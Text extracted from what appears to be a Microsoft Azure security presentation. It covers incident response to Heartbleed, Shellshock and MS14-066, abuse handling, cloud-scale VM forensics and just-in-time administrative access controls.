
Focuses on containment and recovery

Makes contractual commitments regarding customer notification

FTP Bug Timeline

◆ Background of Incident:

- ◆ Data uploaded to Azure Websites through FTP was accessible to other customers
- ◆ Potential data disclosure impacting < 20 customers




Heartbleed, Shellshock and MS14-066 (oh my!)


- ◆ Heartbleed
 - ◆ OpenSSL Privilege Escalation
 - ◆ Broad media attention
 - ◆ Azure Infrastructure: < 24 hours to declare all clear
 - ◆ Scanned public Azure and notified vulnerable customers
- ◆ ShellShock
 - ◆ Bash Privilege Escalation
 - ◆ Less publicity than Heartbleed yet higher risk
 - ◆ Azure Infrastructure: 2 hours to declare “all clear”
 - ◆ Scanned public Azure and notified vulnerable customers
- ◆ MS14-066
 - ◆ Windows Schannel Privilege Escalation
 - ◆ Began roll out of updated of updated images within 6mins of patch release
 - ◆ Notified impacted customers via Azure Security Advisory

	Service/Feature/Device	Investigation Complete	Uses OpenSSL	Vulnerable
Azure	Cloud Services (Web and Worker Role)	✓	No	No
	Virtual Machines (IaaS) Windows	✓	No	No
	Virtual Machines (IaaS) Linux	✓	Yes	Yes
	Windows Azure Traffic Manager (WATM)	✓	No	No
	Virtual Networking	✓	No	No
	Storage (Tables, Blobs, Queues)	✓	No	No
	Web sites	✓	Yes	No
	Mobile Services	✓	Yes	No
	Service Bus	✓	No	No
	Tasks	✓	No	No
	Workflow	✓	No	No
	CDN	✓	Yes	No
	StorSimple	✓	Yes	No
Azure Active Directory	Microsoft Online Directory Service	✓	No	No
	Organizational Identity	✓	No	No
	Access Control Service	✓	No	No
	Rights Management Service	✓	No	No
	Identity Access Management	✓	No	No
	Multi-factor Authentication	✓	Yes	No
Quick Create Gallery	Ubuntu (all versions)	✓	Yes	No
	OpenSuse	✓	Yes	No
	CentOS	✓	Yes	No
	Puppet Server	✓	Yes	No
	Chef	✓	Yes	No
	Oracle SQL VM	✓	Yes	No
	Windows (all flavors)	✓	No	No



Heartbleed Status Tracking



Cloud vs. Cloud




- ◆ 35M packets per second of attack traffic
- ◆ Azure OneDDoS drops < 90% of DoS traffic at Edge
- ◆ The cause....cloud vs. cloud






Managing Abuse



Growth of Abuse Cases Over Time




Types of Abuse

- SPAM
- Phishing
- DoS
- Hacking
- Copyright Infringement
- Illegal Activities
- ...



Report Abuse at:

<https://cert.microsoft.com>




Abuse Incident

- ◆ Customer received this notification from Azure incident response team:




Understanding Abuse Attacks

- ◆ The customer (Linux) VMs had been compromised
- ◆ They actually did monitor all their logs
 - ◆ But they did not received any alerts
 - ◆ Azure detected attacker due compromise VMs used to attack others – e.g. DoS
- ◆ What happened?
 - ◆ They asked Microsoft Support for help...
 - ◆ Deeper analysis of many VMs was necessary




Forensic Analysis

- ◆ In Azure, we can perform detailed large-scale forensics analysis of VMs
- ◆ We do this for trial VMs that have been shutdown for fraud, abuse and other bad behavior to collect/detect such indicators
 - ◆ We don't execute this on customer assets without their consent
 - ◆ Would be intrusion and violation of our data privacy agreement




Forensic Analysis

- ◆ But when you need assistance in a large-scale breach, and with your permission...
 - ◆ We can perform detailed analysis
- ◆ What did we find?
 - ◆ There was a zero-day attack on a Linux-based application
 - ◆ That was not known in the industry yet...and never seen in the wild
- ◆ Yes, we analyze Linux and not just Windows!



Cloud Scale Forensics

- ◆ Scale from 100's-1000's of cores as needed
- ◆ Deployed around the world
- ◆ ~45K VMs Analyzed Weekly
- ◆ 15+ PBs of collected artifacts
- ◆ >100K VMs analyzed during single investigation




cloud services

N.	SERVICE STATUS	PRODUCTI...	↓	S.	LOCATION
→	✓ Created	-	-	V	East US 2
A.	✓ Created	✓ Running	-	V	East Asia
A.	✓ Created	✓ Running	-	V	Southeast Asia
A.	✓ Created	-	-	V	Brazil South
A.	✓ Created	✓ Running	-	V	North Europe
A.	✓ Created	✓ Running	-	V	West Europe
A.	✓ Created	✓ Running	-	V	Japan East
A.	✓ Created	✓ Running	-	V	Japan West
A.	✓ Created	-	-	V	Central US
A.	✓ Created	✓ Running	-	V	East US
A.	✓ Created	-	-	V	East US 2
A.	✓ Created	-	-	V	East US 2
A.	✓ Created	-	-	V	North Central US
A.	✓ Created	-	-	V	South Central US
A.	✓ Created	✓ Running	-	V	West US



Access Management



Restricted Access Workflow in Azure

TFS

- Incident/Support Request Filed

Authentication

- Credentials collected and 2FA submitted

Attribution

- Collecting group membership and claims

Authorization


- Evaluating claims against policies

Access

- Access decision enforced


Audit

- All actions are logged to Azure storage



JiT/JEA/RBAC

- ◆ No standing access
- ◆ Our JiT system grants least privilege required to complete tasks
- ◆ Everything structured using RBAC and Azure Active Directory



2FA Required to Even Request Access


- ◆ All steps logged independently
- ◆ Security analytics system monitors access JiT/RBAC requests
 - ◆ Alerts when workflows do not correlate with TFS/requests
 - ◆ When an admin subverts the process, a Sev 1 incident occurs



The screenshot shows the 'ACCESS' tab in a Microsoft interface. The navigation bar includes 'CUSTOMER', 'QUERY', 'ACCESS' (highlighted), 'TOOLS', 'HISTORY', 'ESCALATIONS', and 'HELP'. Below the navigation bar are links: 'submit request' (highlighted), 'view request status', 'approve/reject', and 'admin'. The form contains the following fields:


- Workitem Source*:** A dropdown menu with 'TFS:RD' selected.
- Workitem Id*:** A text input field containing '13453'.
- Justification:** A text input field containing 'testing'.
